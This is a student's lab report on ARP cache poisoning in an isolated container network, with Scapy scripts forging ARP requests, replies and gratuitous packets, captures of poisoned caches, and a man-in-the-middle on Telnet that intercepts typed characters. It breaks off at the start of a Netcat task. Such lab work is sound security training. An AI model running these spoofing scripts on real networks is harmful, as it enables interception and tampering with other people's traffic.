

ARP Cache Poisoning Attack Lab

CNS Lab 3

Aryansh Bhargavan

PES1UG20CS084

Task 1 A

Without ether

```
#!/usr/bin/python3

from scapy.all import *

arp= ARP( hwsrc = "02:42:0a:09:00:06",
          psrc = "10.9.0.5",
          hwdst = "02:42:0a:09:00:69",
          pdst = "10.9.0.6" )

ether = Ether()
packet = ether/arp

sendp(packet)
```

Checking ARP Cache Before

```
seed-host-B:PES1UG20CS084:AryanshB:/
$>arp
seed-host-B:PES1UG20CS084:AryanshB:/
$>
```

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```

```
PowerShell x +
seed-attacker: PES1UG20CS084:AryanshB:/volumes
$python3 spoofed_arp.py
.
Sent 1 packets.
seed-attacker: PES1UG20CS084:AryanshB:/volumes
$

PowerShell x +
seed-host-B: PES1UG20CS084:AryanshB:/
$arp
seed-host-B: PES1UG20CS084:AryanshB:/
$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:35:23.207506 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
09:35:23.207592 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
09:35:23.237112 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
09:35:23.237161 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28
[]

PowerShell x +
seed-host-A: PES1UG20CS084:AryanshB:/
$arp
seed-host-A: PES1UG20CS084:AryanshB:/
$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
09:35:23.207505 ARP, Request who-has 10.9.0.5 tell 10.9.0.105, length 28
[]
```

Checking ARP Cache after

```
seed-host-A: PES1UG20CS084:AryanshB:/
$>arp
Address                Hwtype  Hwaddress            Flags Mask           Iface
M-10.9.0.105.net-10.9.0 ether    02:42:0a:09:00:69    C                    eth0
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69    C                    eth0
seed-host-A: PES1UG20CS084:AryanshB:/
↵

seed-host-B: PES1UG20CS084:AryanshB:/
$>arp
seed-host-B: PES1UG20CS084:AryanshB:/
$>
```

on deleting

```
seed-host-A: PES1UG20CS084:AryanshB:/
$>arp
Address                Hwtype  Hwaddress            Flags Mask           Iface
M-10.9.0.105.net-10.9.0 ether    02:42:0a:09:00:69    C                    eth0
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69    C                    eth0
seed-host-A: PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.6
seed-host-A: PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.105
seed-host-A: PES1UG20CS084:AryanshB:/
$>
```

With ether:

```
#!/usr/bin/python3
from scapy.all import *
E = Ether(src = "02:42:0a:09:00:69",
          dst = "02:42:0a:09:00:05")
A = ARP(hwsrc = "02:42:0a:09:00:69",
        psrc = "10.9.0.6",
        hwdst = "02:42:0a:09:00:05",
        pdst = "10.9.0.5")
pkt = E/A
pkt.show()
sendp(pkt)
```

```

seed-attacker:~$ python3 task1-with-ether.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hmac     = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5

Sent 1 packets.
seed-attacker:~$
$>C
seed-attacker:~$
$>

```

```

seed-host-A:~$ tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
05:47:55.716957 ARP, Request who-has 10.9.0.5 (02:42:0a:09:00:05) tell 10.9.0.6, length 28
05:47:55.717188 ARP, Reply 10.9.0.5 is-at 02:42:0a:09:00:05, length 28

```

```

seed-host-A:~$ arp
Address                  Hwtype Hwaddress      Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C              eth0
seed-host-A:~$
$>

```

on deleting:

```

seed-host-A:~$ arp
Address                  Hwtype Hwaddress      Flags Mask      Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C              eth0
seed-host-A:~$ arp -d 10.9.0.6
seed-host-A:~$ arp
seed-host-A:~$ arp
seed-host-A:~$
$>

```

- `op` is used to specify if an arp reply or request is to be sent. It defaults to 1
- In the second case, receiver never finds actual IP of attacker since the source is set as attacker's MAC addr.

Task 1 B

Scenario 1

```

#!/usr/bin/python3
from scapy.all import *

E = Ether(dst = '02:42:0a:09:00:05',
src = '02:42:0a:09:00:69')

A = ARP(op=2,
hwsrc='02:42:0a:09:00:69',
psrc='10.9.0.6',
hwdst='02:42:0a:09:00:05',
pdst='10.9.0.5')

pkt = E/A

```

```
pkt.show()
sendp(pkt)
```

Executing task11A.py:

```
seed-attacker-PES1UG20CS084:AryanshB:/volumes
$python3 task11A.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hlen     = None
  plen     = None
  op       = who-has
  hsrc     = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hdst     = 02:42:0a:09:00:05
  pdst     = 10.9.0.5
.
Sent 1 packets.
seed-attacker-PES1UG20CS084:AryanshB:/volumes
$[]

seed-host-A-PES1UG20CS084:AryanshB:/
$arp
Address      Hwtype  Hwaddress  Flags Mask  Iface
B-10.9.0.6.net-10.9.0.0 ether  02:42:0a:09:00:69  C      eth0
seed-host-A-PES1UG20CS084:AryanshB:/
$arp
Address      Hwtype  Hwaddress  Flags Mask  Iface
B-10.9.0.6.net-10.9.0.0 ether  02:42:0a:09:00:69  C      eth0
seed-host-A-PES1UG20CS084:AryanshB:/
$[]
```

Executing task1B.py:

```
seed-attacker-PES1UG20CS084:AryanshB:/volumes
$python3 task1B.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hlen     = None
  plen     = None
  op       = is-at
  hsrc     = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hdst     = 02:42:0a:09:00:05
  pdst     = 10.9.0.5
.
Sent 1 packets.
seed-attacker-PES1UG20CS084:AryanshB:/volumes
$[]

seed-host-A-PES1UG20CS084:AryanshB:/
$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
00:12:12.635988 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-host-A-PES1UG20CS084:AryanshB:/
$arp
Address      Hwtype  Hwaddress  Flags Mask  Iface
B-10.9.0.6.net-10.9.0.0 ether  02:42:0a:09:00:69  C      eth0
seed-host-A-PES1UG20CS084:AryanshB:/
$[]
```

Scenario 2

Deleting arp cache:

```
seed-host-A-PES1UG20CS084:AryanshB:/
$>arp
Address      Hwtype  Hwaddress  Flags Mask  Iface
B-10.9.0.6.net-10.9.0.0 ether  02:42:0a:09:00:69  C      eth0
seed-host-A-PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.6
seed-host-A-PES1UG20CS084:AryanshB:/
$>arp
seed-host-A-PES1UG20CS084:AryanshB:/
$>
```

Executing task1B.py:

```
seed-attacker-PES1UG20CS084:AryanshB:/volumes
$python3 task1B.py
###[ Ethernet ]###
  dst      = 02:42:0a:09:00:05
  src      = 02:42:0a:09:00:69
  type     = ARP
###[ ARP ]###
  hwtype   = 0x1
  ptype    = IPv4
  hlen     = None
  plen     = None
  op       = is-at
  hsrc     = 02:42:0a:09:00:69
  psrc     = 10.9.0.6
  hdst     = 02:42:0a:09:00:05
  pdst     = 10.9.0.5
.
Sent 1 packets.
seed-attacker-PES1UG20CS084:AryanshB:/volumes
$[]

seed-host-A-PES1UG20CS084:AryanshB:/
$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
00:20:50.156118 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-host-A-PES1UG20CS084:AryanshB:/
$arp
seed-host-A-PES1UG20CS084:AryanshB:/
$[]
```

- **ANS:** op=2 means reply will be sent

Task 1 C

Scenario 1

Executing task1A.py

```
seed-attacker:PE51UG20CS804:AryanshB:/volumes
$python3 task1A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hatype   = 0x1
ptype    = IPv4
hlen     = None
plen     = None
op       = who-has
hsrc     = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hdst     = 02:42:0a:09:00:05
pdst     = 10.9.0.5

.
Sent 1 packets.
seed-attacker:PE51UG20CS804:AryanshB:/volumes
$>
```

```
seed-host-A:PE51UG20CS804:AryanshB:/
$arp
Address      Hatype  Haddress  Flags Mask      Iface
B-10.9.0.5 net-10.9.0.0 ether  02:42:0a:09:00:69 C      eth0
W-10.9.0.6 net-10.9.0.0 ether  02:42:0a:09:00:69 C      eth0
seed-host-A:PE51UG20CS804:AryanshB:/
$>
```

```
seed-host-B:PE51UG20CS804:AryanshB:/
$arp
seed-host-B:PE51UG20CS804:AryanshB:/
$>
```

Executing task1C.py

```
seed-attacker:PE51UG20CS804:AryanshB:/volumes
$python3 task1C.py
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hatype   = 0x1
ptype    = IPv4
hlen     = None
plen     = None
op       = is-at
hsrc     = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hdst     = ff:ff:ff:ff:ff:ff
pdst     = 10.9.0.6

.
Sent 1 packets.
seed-attacker:PE51UG20CS804:AryanshB:/volumes
$>
```

```
seed-host-A:PE51UG20CS804:AryanshB:/
$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:28:09.215593 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-host-A:PE51UG20CS804:AryanshB:/
$>
```

```
seed-host-B:PE51UG20CS804:AryanshB:/
$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:28:09.215595 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-host-B:PE51UG20CS804:AryanshB:/
$>
```

Checking ARP Cache on host-A and host-B:

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp
Address                Hwtype  Hwaddress      Flags Mask        Iface
B-10.9.0.6.net-10.9.0.0 ether    02:42:0a:09:00:69 C                eth0
M-10.9.0.105.net-10.9.0 ether    02:42:0a:09:00:69 C                eth0
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```

≡ Powershell × +

```
seed-host-B:PES1UG20CS084:AryanshB:/
$>arp
seed-host-B:PES1UG20CS084:AryanshB:/
$>
```

Scenario 2

Deleting ARP Cache

```
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.6
seed-host-A:PES1UG20CS084:AryanshB:/
$>arp -d 10.9.0.105
seed-host-A:PES1UG20CS084:AryanshB:/
$>
```

Executing `task1C.py`

```
seed-attacker: PES1UG20CS084:AryanshB:/volumes
$python3 task1c.py
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hatype   = 0x1
ptype    = IPv4
hlen     = None
plen     = None
op       = 15-at
hsrc     = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hdst     = ff:ff:ff:ff:ff:ff
pdst     = 10.9.0.6

Sent 1 packets.
seed-attacker: PES1UG20CS084:AryanshB:/volumes
$[]

seed-host-A: PES1UG20CS084:AryanshB:/
$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:36:33.875231 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-host-A: PES1UG20CS084:AryanshB:/
$[]

Powershell x +

seed-host-B: PES1UG20CS084:AryanshB:/
$tcpdump -i eth0 -n
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
06:36:33.875233 ARP, Reply 10.9.0.6 is-at 02:42:0a:09:00:69, length 28
^C
1 packet captured
1 packet received by filter
0 packets dropped by kernel
seed-host-B: PES1UG20CS084:AryanshB:/
$[]
```

Checking ARP Cache

```
seed-host-A: PES1UG20CS084:AryanshB:/
$>arp
seed-host-A: PES1UG20CS084:AryanshB:/
$>[]
```

```
seed-host-B: PES1UG20CS084:AryanshB:/
$>arp
seed-host-B: PES1UG20CS084:AryanshB:/
$>[]
```

- gratuitous packet only updates already existing values in ARP table so `host-B`'s cache remains empty '

Task 2 MITM Attack on Telnet using ARP Cache Poisoning

- Launch the ARP cache poisoning attack

Check the ARP caches of Host A and Host B

```
seed-Host-A: PES1UG20CS084: AryanshB: /
$>arp
seed-Host-A: PES1UG20CS084: AryanshB: /
$>
```

```
Terminal
seed-Host-B: PES1UG20CS084: AryanshB: /
$>arp
seed-Host-B: PES1UG20CS084: AryanshB: /
$>
```

Executing task 1A (with ether)

```
seed-attacker: PES1UG20CS084: AryanshB: /volumes
$>python3 task1A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5
.
Sent 1 packets.
seed-attacker: PES1UG20CS084: AryanshB: /volumes
$>
```

```
seed-Host-A: PES1UG20CS084: AryanshB: /
$>arp
Address      Hwtype  Hwaddress  Flags Mask  Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C      eth0
seed-Host-A: PES1UG20CS084: AryanshB: /
$>
```

```
Terminal
seed-Host-B: PES1UG20CS084: AryanshB: /
$>arp
seed-Host-B: PES1UG20CS084: AryanshB: /
$>
```

Executing task2

```
seed-attacker: PES1UG20CS084: AryanshB: /volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker: PES1UG20CS084: AryanshB: /volumes
$>
```

```
seed-Host-A: PES1UG20CS084: AryanshB: /
$>arp
Address      Hwtype  Hwaddress  Flags Mask  Iface
B-10.9.0.6.net-10.9.0.0 ether 02:42:0a:09:00:69 C      eth0
seed-Host-A: PES1UG20CS084: AryanshB: /
$>
```


```
Terminal
seed-Host-B: PES1UG20CS084: AryanshB: /
$>arp
Address      Hwtype  Hwaddress  Flags Mask  Iface
A-10.9.0.5.net-10.9.0.0 ether 02:42:0a:09:00:69 C      eth0
seed-Host-B: PES1UG20CS084: AryanshB: /
$>
```

B thinks A is attacker and A thinks B is attacker machine

Disabling IP Forwarding

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

Pinging host-B from host-A




- host-A is pinging 10.9.0.6 whose location we have put as the attacker's MAC, it receives no reply so sends a broadcast to find 10.9.0.6

Enabling IP Forwarding

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

Pinging host-B from host-A



- attacker machine acts as man in the middle by receiving the ping from host-A and forwarding to host-B


- Launch the MITM Attack

Updating ARP Cache

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11a.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrcc   = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5

Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py


Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```



Turning on IP forwarding

```
seed-attacker: PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker: PES1UG20CS084:AryanshB:/volumes
```

Telnet A to B



The Wireshark packet capture shows a Telnet session. The first packet is a Telnet SYN from 10.9.0.5 to 10.9.0.6. Subsequent packets show the Telnet negotiation, including the escape character ']' and the login prompt. The user 'seed' logs in successfully.

```
seed-Host-A: PES1UG20CS084:AryanshB:/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^['.
Ubuntu 20.04.1 LTS
839a0d0daaf4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@839a0d0daaf4:~$
```

Disable IP Forwarding

```
seed-attacker: PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker: PES1UG20CS084:AryanshB:/volumes
$>
```

Typing `ls` in telnet



The Wireshark packet capture shows a Telnet session where the user 'seed' logs in and then types 'ls'. The output of the 'ls' command is visible in the packet data.

```
seed-Host-A: PES1UG20CS084:AryanshB:/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^['.
Ubuntu 20.04.1 LTS
839a0d0daaf4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

seed@839a0d0daaf4:~$ ls
seed@839a0d0daaf4:~$
```

- Performing MITM attack

Refreshing ARP Cache and turning IP Forwarding on

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
####[ Ethernet ]####
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
####[ ARP ]####
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = who-has
    hwsrc    = 02:42:0a:09:00:69
    psrc     = 10.9.0.6
    hwdst    = 02:42:0a:09:00:05
    pdst     = 10.9.0.5
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

Telnet into 10.9.0.6

```
seed-Host-A:PES1UG20CS084:AryanshB:/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
839a0d0daaf4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 14 14:27:31 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@839a0d0daaf4:~$
```

Turning off IP Forwarding

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>
```

Performing ARP Cache Refresh and MITM attack

```
seed-attacker:PE51UG20CS084:AryanshB:/volumes
$>sysctl net.ipv4.ip_forward=0
net.ipv4.ip_forward = 0
seed-attacker:PE51UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
dst      = 02:42:0a:09:00:05
src      = 02:42:0a:09:00:69
type     = ARP
###[ ARP ]###
hwtype   = 0x1
ptype    = IPv4
hwlen    = None
plen     = None
op       = who-has
hwsrc    = 02:42:0a:09:00:69
psrc     = 10.9.0.6
hwdst    = 02:42:0a:09:00:05
pdst     = 10.9.0.5
.
Sent 1 packets.
seed-attacker:PE51UG20CS084:AryanshB:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker:PE51UG20CS084:AryanshB:/volumes
$>python3 mitm
mitm.py mitm1.py
seed-attacker:PE51UG20CS084:AryanshB:/volumes
$>python3 mitm.py
LAUNCHING MITM ATTACK.....
*** b'l', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
seed-Host-A:PE51UG20CS084:AryanshB:/
$>telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
839a0d0daaf4 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Wed Sep 14 14:27:31 UTC 2022 from A-10.9.0.5.net-10.9.0.0 on pts/2
seed@839a0d0daaf4:~$ ZZ
```

```
Terminal
seed-Host-B:PE51UG20CS084:AryanshB:/
$>
```

```

.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b's', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b's', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
*** b'\x7f', length: 1
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.

```

70	97.517640514	10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...
71	97.518536308	10.9.0.105	10.9.0.5	ICMP	95 Redirect (Redirect for host)
72	97.518540956	10.9.0.5	10.9.0.6	TCP	67 [TCP Keep-Alive] 50764 → 23 [PSH, ACK] Seq=78 A
73	97.520977014	10.9.0.6	10.9.0.5	TELNET	67 Telnet Data ...
74	97.521175854	10.9.0.105	10.9.0.6	ICMP	95 Redirect (Redirect for host)
75	97.521180028	10.9.0.6	10.9.0.5	TCP	67 [TCP Keep-Alive] 23 → 50764 [PSH, ACK] Seq=93 A
76	97.521238192	10.9.0.5	10.9.0.6	TCP	66 50764 → 23 [ACK] Seq=79 Ack=94 Win=64256 Len=0
77	97.522570451	10.9.0.5	10.9.0.6	TCP	66 [TCP Keep-Alive ACK] 50764 → 23 [ACK] Seq=79 Ac
78	97.662172118	10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...
79	97.662229398	10.9.0.5	10.9.0.6	TCP	67 [TCP Keep-Alive] 50764 → 23 [PSH, ACK] Seq=79 A
80	97.663349255	10.9.0.6	10.9.0.5	TELNET	67 Telnet Data ...
81	97.663396199	10.9.0.6	10.9.0.5	TCP	67 [TCP Keep-Alive] 23 → 50764 [PSH, ACK] Seq=94 A
82	97.663427932	10.9.0.5	10.9.0.6	TCP	66 50764 → 23 [ACK] Seq=80 Ack=95 Win=64256 Len=0
83	97.663445283	10.9.0.5	10.9.0.6	TCP	66 [TCP Keep-Alive ACK] 50764 → 23 [ACK] Seq=80 Ac
84	97.859845142	10.9.0.5	10.9.0.6	TELNET	67 Telnet Data ...
85	97.859922651	10.9.0.105	10.9.0.5	ICMP	95 Redirect (Redirect for host)
86	97.859925810	10.9.0.5	10.9.0.6	TCP	67 [TCP Keep-Alive] 50764 → 23 [PSH, ACK] Seq=80 A
87	97.863729021	10.9.0.6	10.9.0.5	TELNET	67 Telnet Data ...

Task 3: MITM Attack on Netcat using ARP Cache Poisoning

Refreshing ARP Cache and turning on IP forwarding:

```
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task11A.py
###[ Ethernet ]###
    dst      = 02:42:0a:09:00:05
    src      = 02:42:0a:09:00:69
    type     = ARP
###[ ARP ]###
    hwtype   = 0x1
    ptype    = IPv4
    hwlen    = None
    plen     = None
    op       = who-has
    hwsrc    = 02:42:0a:09:00:69
    psrc     = 10.9.0.6
    hwdst    = 02:42:0a:09:00:05
    pdst     = 10.9.0.5
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$>python3 task2.py
.
Sent 1 packets.
seed-attacker:PES1UG20CS084:AryanshB:/volumes
$> sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed-attacker:PES1UG20CS084:AryanshB:/volumes
^.
```

Starting netcat server on `host-B` and connecting to it on `host-A`

```
seed-Host-B:PES1UG20CS084:AryanshB:/
